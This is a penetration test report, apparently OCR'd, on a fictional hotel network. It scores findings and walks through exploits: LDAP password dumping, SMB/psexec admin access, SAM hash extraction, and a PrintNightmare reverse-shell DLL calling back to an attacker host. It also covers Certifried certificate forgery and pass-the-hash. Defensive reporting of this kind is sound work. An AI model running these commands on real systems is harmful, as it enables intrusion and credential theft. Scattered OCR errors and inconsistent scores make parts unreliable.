
The corresponding radar chart provided for each finding visually identifies the specific metrics that comprise the **Comprehensive Risk Index** as well as the ***Effort to Fix*** metric that expresses the time, human effort, and financial resources required to remediate or mitigate the finding.

Comprehensive Risk Score (CRS) Level Definitions:

Critical (C.#)	Exploitation could present an existential threat to the client, leading to loss of life, severe impact on availability of core services, unsustainable regulatory fines, or profound reputational impact.
High (H.#)	Exploitation could degrade core services, impact business operations, cause significant regulatory risk or reputational impact.
Medium (M.#)	Exploitation could have a moderate impact on business operations or minor regulatory and reputational consequences.
Low (L.#)	Exploitation would have minimal impact on business operations with little or no regulatory or reputational implications.
Informational (I.#)	Included for reference as an informational finding.

Definitions of Metrics Comprising Comprehensive Risk Score (CRS):

Vulnerability Severity	Core metric tracking the inherent gravity of the vulnerability irrespective of situational context and mitigations.
Exposure	Specific degree to which the vulnerability is exposed in the client's infrastructure.
Ease of Exploitation	Defines the level of sophistication and expertise required to successfully exploit the vulnerability.
Business Impact	The potential impact of the finding to the client's business processes, reputation, and regulatory compliance.
Effort to Fix	Expresses the time, human effort, and financial resources required to remediate or mitigate the finding.



Top Findings Matrix:

ID	CRS Level	Title
C.1	Critical (9.4)	OpenLDAP Stores Unencrypted Passwords
C.2	Critical (9.1)	Exposure of Wordpress MySQL DB with Weak Password
C.3	Critical (8.8)	Remote Administrator Access to Kiosk Hosts
C.4	Critical (8.8)	Domain Controller Vulnerable to PrintNightmare
C.5	Critical (8.7)	Windows Defender Disabled on Machines
C.6	Critical (8.5)	Active Directory Domain Vulnerable to Certified Attack
C.7	Critical (8.5)	Reservation System WordPress has weak admin credential
H.1	High (8.4)	Domain Users Have Local Administrator Privileges on Workstations

H.2	High (8.1)	File Containing Account Password Exposed On Kiosk
H.3	High (8.1)	Domain Administrator Passwords Left in Plaintext in Externally-Visible Attribute
H.4	High (7.9)	OpenLDAP Administrator Account Has Weak Credentials
H.5	High (7.9)	Active Directory Domain Vulnerable to Golden Ticket Attack
H.6	High (7.8)	Password Generator Reuses Passwords
H.7	High (7.6)	Rewards Web App Leaks Sensitive Admin Data
H.8	High (7.5)	LSP Webserver Exposes Sensitive Files to Unauthenticated Users via File Inclusion
H.9	High (7.5)	LPS Web Server Records Database Credentials in Log Fileess
H.10	High (2.5)	Rewards MySQL database has weak credentials
H.11	High (7.1)	Insufficient Firewalling Between Guest and Corp Subnets
H.12	High (7.1)	Password Generator Publicly Shares Password
H.13	High (7.0)	Remote Code Execution in Rewards Web App via Command Injection
M.1	Medium (6.4)	Credentials to SecureAuth Application in Plaintext File
M.2	Medium (6.3)	Local Kiosk Escape
M.3	Medium (6.1)	Jellyfin Web App Sends API Key in URL Query Parameter
M.4	Medium (6)	Password Generator Publicly Shares Password
M.5	Medium (5.7)	Rewards Web App Sends Secret in URL Query Parameter
M.6	Medium (5.5)	Wordpress Network Access Misconfiguration
M.7	Medium (5)	Insecure Encryption Scheme Usage

Critical Risk

C.1 - OpenLDAP Stores Unencrypted Passwords

Comprehensive Risk Index (CRI):
9.4

Vulnerability Severity: 10
Likelihood (Ease of Exploitation & Exposure): 9
Business Impact: 10
Compliance Risk: 10
Effort to Fix: 6

MITRE ATT&CK Technique:
T1552.001 (Unsecured Credentials: Credentials In Files)

Description: The Lightweight Directory Access Protocol (LDAP) service stores user passwords without encryption. When searching LDAP using the easily guessable credentials for the admin account, user passwords for all accounts were returned in Base64-encoded plaintext.

Business Impact: This vulnerability allows a malicious user that has user credentials for any machine on the corporate domain and guesses the trivially discoverable admin password to access passwords for all employee and guest accounts. With this information, the malicious user could go on to perform otherwise unauthorized administrative actions posing as an employee, or to log in to customer portals posing as a guest.

Regulatory: Storing unencrypted personally identifiable information constitutes a violation of Nevada Revised Statute 603A.200[4]. Violation of this statute may leave TCC liable for any resulting damages of a data breach. PCI-DSS requirement 3.3 mandates that sensitive authentication such as passwords not be stored after authentication.


Affected Service/Host: 10.0.0.100 (389/6LDAP server)

Exploitation Details: The host 10.0.0.100 runs an LDAP server on port 389. An attacker must simply perform an LDAP search using the admin credentials to see the base64-encoded plaintext credentials. The command is as follows:

```
ldapsearch -x -b "dc=cozycroissant,dc=com" -H ldap://10.0.0.100 -D
"cn=admin,dc=cozycroissant,dc=com" -W
```

[4] https://www.leg.state.nv.us/nrs/nrs-603a.html#NRS603ASec215

Running this command produces directory listings for over 900 members of TCC's staff and client base. Within these listings is each user's password, encoded as a base64 string.



Unencrypted passwords encoded in Base64 accessible in ldapsearch output

In addition to these passwords, [redacted] was able to access PII for a number of customers, including mailing addresses and email addresses.

Remediation Recommendations:

- Implement OpenLDAP integration with the {CRYPT} scheme in order to store passwords using strong hashing algorithms. See: https://www.openldap.org/faq/data/cache/344.html

C.2 - Exposure of Wordpress MySQL DB with Weak Password

Comprehensive Risk Index (CRI):

9.1

Vulnerability Severity: 10

Likelihood (Ease of Exploitation & Exposure): 9

Business Impact: 10

Compliance Risk: 10

Effort to Fix: 3

Affected Service/Host: 10.0.0.12 (80, HTTP)

MITRE ATT&CK Technique: T1190 (Initial Access: Exploit Public-Facing Application)

Description:
The MySQL database for the Wordpress-based registration web application is unnecessarily exposed to the network and uses a weak keyboard walk credential.

Business Impact: Unnecessarily exposing the MySQL database with weak, guessable credentials makes it easy for an attacker to gain illicit access to the data contained in the database. This database stores extremely sensitive customer PII: credit card numbers and CVVs, and customer's phone numbers, home addresses, and emails.

Regulatory: PCI-DSS requirement 2.2.6 mandates configuring system security parameters to prevent misuse.

Exploitation Details:

[redacted] located the MySQL database by performing an *nmap* scan on the corporate network. Since the database is only accessed by a web server on the same host, it should not be exposed to the corporate network.

[redacted] was able to access the database using the account `root` and a keyboard crawl password. The password was less than 10 characters and included in a common password crack list.

mysql --user root -p -h 10.0.0.11

Used guessable password to access MySQL from host attached to corporate network


Enumerating the database, [redacted] located the *wp_sr_reservations* table which stores information about customers and their reservation. This table includes PII:

Customer name, address, phone number, email stored in database

Additionally, the table includes payment data. This included credit card number, cardholder name, card CVV, and expiration date. Using this information, it would be possible for an attacker to use customer's credit cards.

SELECT payment_data FROM wp_sr_reservations LIMIT 10;
Customer payment data stored plaintext in database

[redacted] was able to locate over 60,000 reservation data, with associated PII and payment data.



SELECT COUNT(*) FROM wp_sr_reservations;
Could access details of over 60,000 reservation

Remediation Recommendations:

- Do not expose databases and other systems to the network, when possible.
- If you must expose a database to a network, use an allowlist to restrict the hosts able to interact with the database.
- Use long, randomly generated passwords. Do not use keyboard crawl passwords, as these are frequently used and thus commonly included in password lists.

C.3 - Remote Administrator Access to Kiosk Hosts

Comprehensive Risk Index (CRI):
8.8

Vulnerability Severity: 9
Likelihood (Ease of Exploitation & Exposure): 10
Business Impact: 9
Compliance Risk: 10
Effort to Fix: 2

Affected Service/Host: 10.0.0.101-104 (445, SMB; 3389, RDP)

MITRE ATT&CK Technique:
T1569.002 (System Services: Service Execution)

Description: Malicious users have the ability to access Kiosk hosts on the guest network over Remote Desktop Protocol (RDP) as well as SMB as an Administrator, allowing full control of the hosts and access to the corporate network.

Business Impact: This vulnerability allows anyone with access to the hotel guest subnet (10.0.200.0/24) to take control of the kiosk hosts as an administrator. With these permissions, an attacker can implant backdoors, harvest user credentials, and pass through networks to attack the corporate subnet (10.0.0.0/24).

Regulatory: PCI-DSS requirement 8.2 mandates that all users have some authentication token and a unique username. This vulnerability exposes TCC to operational risk, as an attacker can use this to gain control of customer-facing systems and pivot into the corporate network.

Exploitation Details:

A user with access to the guest subnet may use RDP to connect to the Kiosk hosts. When connecting to the Kiosks, a scheduled task runs designed to close Windows Explorer and prevent access to the filesystem and all utilities besides Internet Explorer.


RDP connection opening limited IE environment

However, [redacted] bypassed this protection in order to gain access to the filesystem and other utilities (see finding x.x)

In addition to having RDP access, the kiosk hosts are available over SMB. [redacted] was able to list files on SMB shares. As an administrator, an attacker can list the entire SMB C$ drive with the following command:

```
smbclient \\\\10.0.200.104\\C$ -U Administrator
```

The command will trigger a prompt for a password, but the attacker can then simply type Enter and access the share, as seen below:




SMBclient access to file share

In addition to this, an attacker can open a command prompt as an administrator using psexec, running the following command to gain administrator access to the Kiosk host 10.0.200.104:

```
impacket-psexec Administrator:@10.0.200.104
```


psexec connection to kiosk host 10.0.200.104

[redacted] then gained full access to the host, with the ability to perform actions including exporting registry keys to retrieve password hashes. An attacker can open a shell on host 10.0.200.103 with the command `impacket-wmiexec Administrator:@10.0.200.103 -shell-type cmd` , then save registry keys relating to the Security Account Manager file to the attacker host so that we can extract user hashes.



Saving and exfiltrating SAM data

With these files, [redacted] was able to extract NTLM hashes from the host using the command `impacket-secretsdump -system system -security security -sam sam local`.



Extracting hashes with secretsdump

If these accounts and credentials are in use elsewhere on the network, an attacker will be able to use a "pass the hash" attack to gain access to more systems.

Remediation Recommendations:

- Enforce a password policy for administrator accounts on the guest network.
- Limit unneeded network protocols for in-person kiosk machines.

C.4 - Domain Controller Vulnerable to PrintNightmare

Comprehensive Risk Index (CRI):
8.8

Vulnerability Severity: 9

Likelihood (Ease of Exploitation & Exposure): 9

Business Impact: 10

Compliance Risk: 10

Effort to Fix: 2

Affected Service/Host: 10.0.0.5

MITRE ATT&CK Technique:
T1003.005 (OS Credential Dumping: Cached Domain Credentials)

Description: The Domain Controller runs the vulnerable Print Spooler service, allowing low privileged users to run arbitrary code and escalate privileges to Domain Administrator.

Business Impact: This vulnerability enables non-admin users to take control of the entire Active Directory domain, giving users Administrator access to any services run on the corporate network windows systems, including the business-critical reservation system.

Regulatory: PCI-DSS requirements 6.2 and 6.3 mandate the application of patches against known vulnerabilities within one month of release.

Exploitation Details:

First, [redacted] checked the domain controller for a running instance of Print Spooler. Next, a samba server was deployed on the attacker machine with the following configuration, after creating the user `smbuser`:

```
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
```

Then a Metasploit Meterpreter payload was generated as a dll file:

```
[redacted]kali06:~[/tmp/impacket]
└─# msfvenom -f dll -p windows/x64/shell_reverse_tcp LHOST=10.0.254.206 LPORT=4443 -o reverse.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
Saved as: reverse.dll
```

Finally, the team ran a python exploit script, which forced the Print Spooler service to access and run the malicious dll payload hosted on the SMB server:

```
[redacted]kali06:~[/tmp/impacket]
└─# python3 CVE-2021-1675.py g.whatson:[redacted]@10.0.0.5 '\\10.0.254.206\smb\reverse.dll
1'
[*] Connecting to ncacn_np:10.0.0.5[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3eed059f4c
3e41\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.0.254.206\smb\reverse.dll
```

The reverse shell dll payload connected back to the listener, and launched a Windows command shell session with authority\system privileges on the domain controller.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.254.206:4443
[*] Command shell session 1 opened (10.0.254.206:4443 -> 10.0.0.5:56008 ) at 2023-01-13 15:34:45 -0800


Shell Banner:
Microsoft Windows [Version 10.0.14393]
-----


C:\windows\system32>whoami
whoami
nt authority\system
```

Remediation Recommendations:

- Disable the Print Spooler service on the domain controller and any other machines that are not used for printing services
- Limit inbound print permissions for necessary print servers using Group Policy

C.5 - Windows Defender Disabled on Machines

Comprehensive Risk Index (CRI):

8.7

Vulnerability Severity: 10

Likelihood (Ease of Exploitation & Exposure): 8

Business Impact: 10

Compliance Risk: 10

Effort to Fix: 1

Affected Service/Host: Windows corporate subnet machines (10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52)

MITRE ATT&CK Technique:

T1059 (Command and Scripting Interpreter)

Description: Windows Defender appears to be disabled on the observed Windows machines.

Business Impact: This vulnerability facilitates the ability of attackers to upload and execute arbitrary executables, which would otherwise be alerted and prevented by Windows Defender.

Regulatory: PCI-DSS requirements 5.1 through 5.4 require the installation, configuration and maintenance of antivirus software on all machines, particularly personal computers and servers, in order to maintain protection of systems against malware. PCI-DSS requirement 10.7 also requires that antivirus software produces and retains audit logs.

Exploitation Details:

In other findings, [redacted] used executables such as chisel.exe and meterpreter shells, which would typically be detected and prevented from running by Windows Defender. To further investigate whether Windows Defender was disabled, the team performed registry queries that revealed that Windows Defender was completely absent from the policies registry keys:


Remediation Recommendations:

- Enable Windows Defender on every machine in the domain.

C.6 - Active Directory Domain Vulnerable to Certifried Attack

Comprehensive Risk Index (CRI):
8.5

Vulnerability Severity: 9
Likelihood (Ease of Exploitation & Exposure): 7
Business Impact: 10
Compliance Risk: 10
Effort to Fix: 4



Affected Service/Host: 10.0.0.6

MITRE ATT&CK Technique:
T1649 (Credential Access: Steal or Forge Authentication Certificates)

Description: A low privileged account can forge a certificate with the DNS name of the domain controller, and then use that certificate to retrieve the domain controller's Active Directory hash.

Business Impact: This vulnerability enables non-admin users to take control of the entire Active Directory domain, giving users Administrator access to any services run on the corporate network windows systems, including the business-critical reservation system.

Regulatory: PCI-DSS requirements 6.2 and 6.3 mandate the application of patches against known vulnerabilities within one month of release.

Exploitation Details:


[redacted] was able to use an unprivileged domain user account to create a new machine account within the domain. The command to do so is as follows:

```
certipy account create -u '<USER>' -p <PASSWORD> -target-ip 10.0.0.5 -dns
'[redacted]local' -user 'evil2'
```

Running Certifried proof-of-concept to create new machine account.

[redacted] icate Services misconfiguration (which has since been patched), we ca[redacted] or this machine account from the ADCS server at 10.0.0.6 with the following command:

```
Certipy req -dc-ip '10.0.0.5' -u <NEW MACHINE ACCOUNT> -target 10.0.0.6
-ca 'corp-ADCS-CA' -template 'Machine' -debug
```



Running Certifried proof-of-concept to generate certificate.

Lastly, we can use this maliciously mislabeled certificate to gain an NTLM hash for the Domain Controller's machine account, then conduct a pass-the-hash attack to get account credentials for the rest of the domain. To do so, run:

```
certipy auth -pfx dc01.pfx -ns '10.0.0.5'
```

Using certificate to gain Domain Controller's NTLM hash.

Then, conduct a pass-the-hash attack as the domain controller machine account. We can do so with the command:

```
impacket-secretsdump corp.cc.local/'dc01$'@10.0.0.5 -hashes <LM
HASH>:<NTLM hash>
```

Figure x.: Running secretsdump with stolen DC01$ machine account hashes.

Remediation Recommendations:

- Install relevant Microsoft security update: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-26923
- If unable to patch, restrict certificate enrollment policies

C.7 - Reservation System WordPress has weak admin credential

Comprehensive Risk Index (CRI):

8.5

Vulnerability Severity: 10

Likelihood (Ease of Exploitation & Exposure): 7

Business Impact: 10

Compliance Risk: 10

Effort to Fix: 2

Affected Service/Host: 10.0.0.11 (80, HTTP)

